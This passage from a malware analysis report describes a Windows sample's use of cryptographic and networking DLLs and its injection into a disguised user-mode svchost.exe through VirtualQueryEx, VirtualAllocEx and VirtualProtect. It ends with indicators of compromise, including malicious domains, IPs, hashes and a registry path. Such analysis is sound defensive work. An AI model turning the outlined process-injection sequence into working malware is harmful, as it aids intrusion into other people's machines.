A few of the interesting DLL files that were mentioned in static analysis are present here. Some other DLL files that were utilized during execution to take note of are *cryptbase.dll* and *crypt32.dll*. This indicates the use of cryptographic functionality, possibly used for evasive purposes. Also interesting to note is the use of *user32.dll* (providing access to user-interface components), *advapi32.dll* (providing access to core components, such as the registry), *gdi32.dll* (manipulation of graphics), and *wininet.dll* (providing networking functionality to implement protocols).


Processes Started

There were four processes analyzed on Hybrid Analysis.



Two of these processes, *explorer.exe* and *svchost.exe* are typically normal processes that run on Windows. It is also well understood that malware will try to disguise itself by running under normal Windows processes through a technique called process replacement. The latter process, svchost.exe, is a generic process that runs many services (there are typically several svchost processes running concurrently) and has been used as a vector for malware to establish persistence. Also, explorer.exe is commonly used in navigating directories on a machine.


After execution of the malware, a svchost.exe process starts. As can be seen in the image below, the svchost highlighted at the bottom is running in user mode (the binary was not ran as administrator) whereas a legitimate Windows svchost.exe process above is running as NT Authority System (if the malware were ran as administrator it would also be run as NT Authority). Further, the process contains some strings that are typical in malware samples, such as *ImpersonationLevel*, used with token APIs such as *GetTokenInformation* and *OpenProcessToken*, can use the security credentials obtained from the tokens to get the security context of the client in its impersonation token (reverting back to its primary access token once impersonation has ceased).




The svchost.exe process shown in Procmon is purple, signifying that the image is packed thereby hiding code via compression.

The process by which these new processes are created is to first query a range of pages within a virtual address space (VirtualQueryEx), frees up the space quieried (VirtualFree), allocates the freed virtual space with a desired process (VirtualAllocEx), then changes the protection of the virtual address region (VirtualProtect).

Here is address where the binary calls the function, which then in turn calls the kernelbase VirtualProtect.



Stepping into the calling function reveals the call to VirtualProtect. Scrolling up and down will reveal the previously mentioned virtual functions for allocating a new process.



Indicators of Compromise

Some indicators of compromise include:

- An attempt to contact the domains *hillaryklinton.com*, *malborofrientro.com*, and *fromamericawhichlov.com*.

- An attempt to contact the IP addresses *34.102.136.180* and *239.255.255.250*.
- Containing the hashes
  MD5: 3ea4b7a32fd84202938e79616a223832,
  SHA1: 59a72240bba9233a1d37b96d86b432d678380e38,
  SHA256: a67a1ca66f666eabef466bd6beba25867fd67ba697c1c7c02cde2c51e4e8289d
- An attempt to modify registry keys under
  HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Action Center\Checks\
- Multiple HTTP requests under the *hillaryklinton.com* domain.
- A process created with the name
  a67a1ca66f666eabef466bd6beba25867fd67ba697c1c7c02cde2c51e4e8289d.exe

Sources

JOESandbox
VirusTotal
Hybrid-Analysis
SecondWrite
Microsoft MSDN Windows API Index
Practical Malware Analysis Book